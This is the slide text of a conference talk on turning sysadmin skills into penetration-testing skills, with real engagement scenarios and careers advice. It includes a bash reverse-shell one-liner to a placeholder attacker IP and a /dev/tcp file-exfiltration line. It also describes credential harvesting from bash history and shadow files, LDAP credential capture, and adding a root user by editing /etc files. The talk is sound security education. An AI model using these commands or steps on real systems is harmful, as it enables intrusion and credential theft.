Weaponizing Systems Administration

Leveraging IT Skills in Penetration Testing

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BSides Dublin
March 27, 2021

About Me

Offensive Security in Financial Industry

(But this talk doesn't represent their opinions or stances)

GXPN, OSCP, OSWP, CISSP, GCED, AWS-SAA, CEH, MCP, etc.

Heavy Systems Administration Background

- Fortune 100
- Small Businesses

Lives in DC

@highmeh on twitter

About This Talk

My Response to “Getting Started” questions

(Usual answer: Spend some time in IT Ops)

Show IT Ops background value in offensive security


Mostly given from a Network Pentester’s POV

Originally given at BSides DC 2018 - Updated

Most systems are breached due to weak or incorrect configuration*

*not a hot take

Vulns By The Numbers



https://www.rapid7.com/research/reports/under-the-hoodie-2020

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

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Vulns By The Numbers

So what does that mean?

Both defenders and attackers are looking for the same thing: vulnerabilities caused by misconfigurations

Traits of a Penetration Tester/Hacker

- Able to break down a problem into its components
- Able to work within environmental constraints and attack each component individually
- Understands workflow, able to identify how attacking one system may affect another
- Able to identify why an attack isn’t working
- Able to identify workarounds
- Good at communicating complex technical info to both technical and non-technical audiences

Traits of an Systems Administrator

- Able to break down a problem into its components
- Able to work within and rule out each component
- Expertise in troubleshooting
- Tend to like problem solving.
- Creative solutions to problems
- Good at communicating complex technical info to technical and non-technical audiences

Technologies: A Sysadmin Job Post

- Building, configuring, patching, and version updates on Linux Systems
- Building, configuring, patching, and version updates on Windows Systems
- Supporting FISMA security requirement processes for Linux and Windows System
- Supporting and maintaining Coast Survey servers and applications
- Managing IT projects through the Coast Survey Project Portfolio Management system.

Required Skills
6 + years of experience with Linux system administration(RedHat Enterprise Linux (RHEL) preferred) including building, configuring, patch updates, and version system updates; troubleshooting and resolving issues; and experience with routine Windows Server Administration activities and building and configuring Windows Servers. Must have excellent written and verbal communication skills. Should also have the following experience:

- Supporting FISMA security requirements for Linux and Windows systems
- Documenting procedures, processes, and generating reports
- Working with IT security staff to ensure compliance with approved security configuration baselines and guidance
- Providing system administration support of ESRI ArcGIS server-based applications and web services on Windows and/or Linux servers
- Leveraging experience with performance tuning, security configuration, and monitoring of ESRI ArcGIS server-based applications to support scalability of geospatial data management infrastructure
- Designing, implementing, and maintaining Citrix XenApp/XenDesktop virtualization solutions to manage geospatial data-based applications and dervices for maritime navigation
- Integrating Microsoft Hyper-V Replica and Microsoft Distributed File System Replication (DFSR) into Disaster Recovery solution for Windows and/or Linux servers
- Troubleshooting and resolving hardware issues with large-scale storage (NetApp) and data backup systems (Oracle StorageTek) located in a data center.

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
Technologies: A Recent(-ish) Penetration Test

- Windows 7 and 10
- Windows 2003, 2008, and 2012R2 Server
- Ubuntu 16, and 18
- Lots of Macbooks
- Microsoft Exchange Server
- MySQL Server
- Jenkins Server
- Microsoft SQL Server Express
- VMware ESXi
- Microsoft SCCM
- Printers (LDAP and standalone)
- Lots and lots of Apache and Nginx servers

Perspective Shift



“I need to access this database, but I don’t have the credentials.”

“I need to access this database, but I don’t have the credentials.”

Perspective Shift

INTENT

“I need to access this database, but I don’t have the credentials.”

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Perspective Shift

Perspective Shift

“Think Like a Bad Guy”

Perspective Shift

~~“Think Like a Bad Guy”~~

“Think Like You Manage The System”

IT Skills → Hacking Skills

- Server Administration
- Active Directory & Group Policy
- End-User Troubleshooting
- Network Administration
- Software / Script Deployment
- Scripting

IT Skills: Server Administration

- Operating System configurations
  - Services that run by default
  - Services / features that need to be enabled for $X to work
- Software installation and configuration
  - Config file locations
  - How are credentials stored/retrieved?
  - Other software bundled in - .NET, Java, etc.
- Interaction with other systems or services
  - Do users log in directly, access via a client
  - Systems or services updating via internet
  - Do any network ports need to be opened

IT Skills: Active Directory/GPO

- How Active Directory and Group Policy work
  - Policies enabled by default
  - Policies that weaken security posture
  - Policies commonly disabled by Systems Admins and why
- Active Directory Procedures
  - How are user roles managed?
  - How are permissions enforced?
  - Domain Controller locations
  - Replication Status
  - Integration with other services

IT Skills: Network Administration


- Understanding network protocols
- Firewall rules and behaviors
- Wireshark and TCP Dump
  - Immensely useful for troubleshooting during pentests
- Routing and switching
- Multi-homed systems, pivoting


IT Skills: Software/Script Deployment

- Understanding Group Policy deployment
  - Scripts and their physical locations
  - Software (.msi, etc) and their physical locations
- System Center Configuration Manager
  - Deployment and physical locations
- Cron Jobs/Scheduled Tasks
- Third-Party options
  - PDQ Deploy
  - PSExec

Scripting


- You don’t have to be a developer.
  - Ability to READ code is a must
  - Ability to WRITE code is a must for growth
- Read and customize exploit code (exploit-db.com)
- Pick a language; Python, Ruby, Go are popular for penetration testing
- PowerShell isn’t going anywhere.
  - Learn *how* to learn it:
    - **Get-Command –Noun “***smb***”**
    - **Get-Help –Name** Set-SMBClientConfiguration **-Examples**





IT Skills: End-User Troubleshooting

- User Behavior
  - Strangest attempts to circumvent security you'll ever see
  - …and also some of the most creative
- Malware
  - Fighting malware vs fighting system restrictions
  - Where does malware persist, what's most effective?
- Deep understanding of how systems work by troubleshooting system and software errors
- Appreciation of logs



Native Tools

- Relying on hacking tools means you need to get them on a compromised system to continue
- Standardizing on built-in tools where possible helps build techniques that are easily and quickly repeatable
- Bonus: Often not on block lists, little or no reporting on use

Tool	**Native Equivalent**
auxiliary/scanner/smb/smb_login	smbclient
Metasploit add_user payload	net user /add
post/windows/manage/run_as	runas /user
Meterpreter/Payloads	bash -i >& /dev/tcp/<AttackerIP>/<ListenPort> 0>&1

Tooling

- Tooling exists for a reason – but understand how it works
  - Have a general idea of what's happening, assess risk
- Have a "Plan B" if the tool fails or can't be accessed
- Learn the things that make life easier
  - Nmap Scripts
  - Metasploit Framework
- Don't let pride take priority – use whatever provides most value

Multiple Ways to Accomplish a Task

- SCP
- SMB
- wget
- nc/netcat
- python
- curl
- Web Server
  - python2 -m SimpleHTTPServer
  - python3 -m http.server

- PowerShell
- FTP
- TFTP
- VBScript
- Certutil
- BitsTransfer
  - PowerShell cmdlets and standalone client
- cat file > /dev/tcp/10.0.0.1/8080
- And the list goes on…

Scenarios!

A Real Scenario...unfortunately

- (Unfortunately) a real scenario
- Small Business, 50 employees
- Long-time systems administrator fired, new systems administrator is onboarded during the firing
- No documentation, notes, or network diagrams
- No credentials


A Real Scenario...unfortunately

- Rebooted former employee’s laptop to a password reset CD, reset local admin password
- Searched through folders, discovered a script with hard-coded credentials for a “backupexec” user
  - Incremented creds: “password2009$” -> “password2011$”
  - Logged in as backupexec user, member of domain admin group
- Reset domain administrator password, created account
- Identified services running on server
- Scanned network ranges to discover additional hosts, performed enumeration on each
- Documented passwords, systems, services, etc

A Real Scenario...unfortunately

- **Initial Access:** Rebooted former employee's laptop to a password reset CD, reset admin password
- **Privilege Escalation:** Searched through folders, discovered a script with hard-coded credentials for a "backupexec" user
  - Incremented creds: "password2009$" -> "password2011$"
  - Logged in as backupexec user, member of domain admin group
- **Persistence**: Reset domain administrator password, created account
- **Local Enumeration**: Identified services running on server
- **Recon**: Scanned network ranges to discover additional hosts, performed enumeration on each
- **Reporting**: Documented passwords, systems, services, etc

A Real Scenario...unfortunately



Another Real Scenario

- Goal-Based Pentest with Social Engineering
- Phish/Vish for initial access. Pivot off user network. Gain access to private code repository
- Very large organization
- Extremely security aware
- Employees undergo regular Anti-SE training, Anti-Phishing training

Another Real Scenario

- Pre-Engagement Tasks:
  - Register domains (C2, phishing)
  - Spin up a web servers
  - Spin up a C2 server infra (Apache redirectors, Cobalt Strike)
  - Configure security groups
  - Configure mail server
  - Install phishing software
  - Configure DNS, SPF, DKIM
  - Generate Certificates, enable HTTPS
  - Install PHP

Another Real Scenario

- Phished users for initial access, got a few reverse shells, obtained domain user password.
- Once on the system, enumerated it with a few basic scans, looking at netstat, ARP table, DNS/DHCP server addresses, etc.
- Discovered web servers on a sensitive network
- Using RDP and the creds, logged in as the user after hours and browsed each website.
- Out of Band Management (iDRAC) console…
    - …with a default password
        - …with the Admin user logged in on the console

Another Real Scenario

- cat ~/.bash_history
  - $ mysql –h otherhost –u root –p p@ssw0rd1

    …welp
- ssh root@otherhost
  - Worked!
- cat /etc/shadow
  - Cracked!
- mysql -h localhost –u root –p
  - MySQL has code signing keys for product, private and public code repo creds, API keys
- Lateral Movement with SSH…everywhere.

Another Real Scenario

/bin/cat: The Elite Hacking Tool That Took Down $SoftwareOrg

Yet Another Real Scenario

- Web Application connects to AD for user authentication over LDAP
- Web Application has saved domain admin creds in LDAP config form
- User has access to change LDAP Server Address without re-entering password
- LDAP is clear-text (versus LDAPS)
- LDAP sends the admin creds to authenticate and retrieve user info
- Change LDAP to an attacker-controlled server
- Run /bin/nc on the server
    - Domain Admin Creds


Last One, I Promise

- Ubuntu Server
- Through Web App Vuln, Write-Access to underlying file system
  - ...as root…
- No interactive command execution, but the server IS running sshd
- Get to editing!
  - Generate password hash locally with OpenSSL
  - Manually edit /etc/passwd, /etc/shadow, /etc/group
  - SSH into the system as the new user, sudo bash for root shell

Scenario Recap

- Where were the hacking tools?
- Tasks performed were just troubleshooting with a different perspective
- Take each step of the Penetration Test lifecycle and reframe it - then get creative to answer the question

Scenario Recap



Making the Jump to Offense

- Take on security projects *within* your role
- Systems/Network Admin:
  - Scanning the network for systems and services
  - Auditing account access across file shares
  - Auditing scripts for hard-coded passwords
  - Testing deployed applications for default passwords
- Technical Support
  - Help with phishing campaign reports, evidence gathering
  - Test and limit/report over privileged accounts
  - Use unique position to deep dive into system tools
  - Build out documents and procedures

Making the Jump to Offense

- Lab Environments
  - Many free resources to set up lab servers
  - Local: Download VBox/VMware and trial images
  - Cloud: AWS and Azure
  - Premium: Offensive Security Proving Grounds, HackTheBox, TryHackMe
- Vulnerable Systems
  - Vulnhub + Walkthroughs
  - Hackthebox + Walkthroughs
  - Metasploitable + Walkthroughs
  - Unpatched Windows /Linux Images

Making the Jump to Offense

- Exploits
  - Read about new exploits. Understand how they work
  - Lab out mitigations and see how they affect the exploit
    - Knowing defense makes you better at offense
  - Change scenario variables.
    - For example, MS17_010...
      - Disable SMB 1.0?
      - Firewall 445/TCP?
      - Enable/Disable Windows Defender
      - Etc…

Making the Jump to Offense

- Reframe your resume, but be honest.
  - Interviewers will know
- “Created System Inventory Scripts”
  - ”Built out a procedure for detecting new systems on the network. Enumerated running software and services, user accounts, and kernel/OS version.”
- “Active Directory Administration”
  - ”Created and audited group policies, managed security groups, audited account access. ”
- “Responsible for running $VulnScanner”
  - Did you configure the jobs? Did you report on findings? Did you manually verify things in the report? How did you remediate them?

Resources

- Client system images (90 days):
  - https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/
- Server system images (180 days):
  - https://www.microsoft.com/en-us/evalcenter/evaluate-windows-server
- Virtualbox:
  - https://www.virtualbox.org
- Coding:
  - https://www.codecademy.com/catalog/subject/all
  - https://learncodethehardway.org/
- The Practice of Network and Systems Administration:
  - ISBN-10: 0-321-49266-8
- PowerShell in Depth:
  - ISBN-10: 1-617-29055-6
- Vulnhub:
  - https://www.vulnhub.com/
- Hack The Box:
  - https://www.hackthebox.eu/
- Metasploitable:
  - https://github.com/rapid7/metasploitable3
- Exploit-DB:
  - https://www.exploit-db.com
- HackTheBox Walkthroughs (@_r00k_):
  - https://www.youtube.com/derekrook
- HackTheBox Walkthroughs (@ippsec):
  - https://www.youtube.com/ippsec
- Verizon Data Breach Investigation Report:
  - https://enterprise.verizon.com/resources/reports/dbir
- Under the Hoodie Report:
  - https://www.rapid7.com/info/under-the-hoodie/

Thank you!

Questions?

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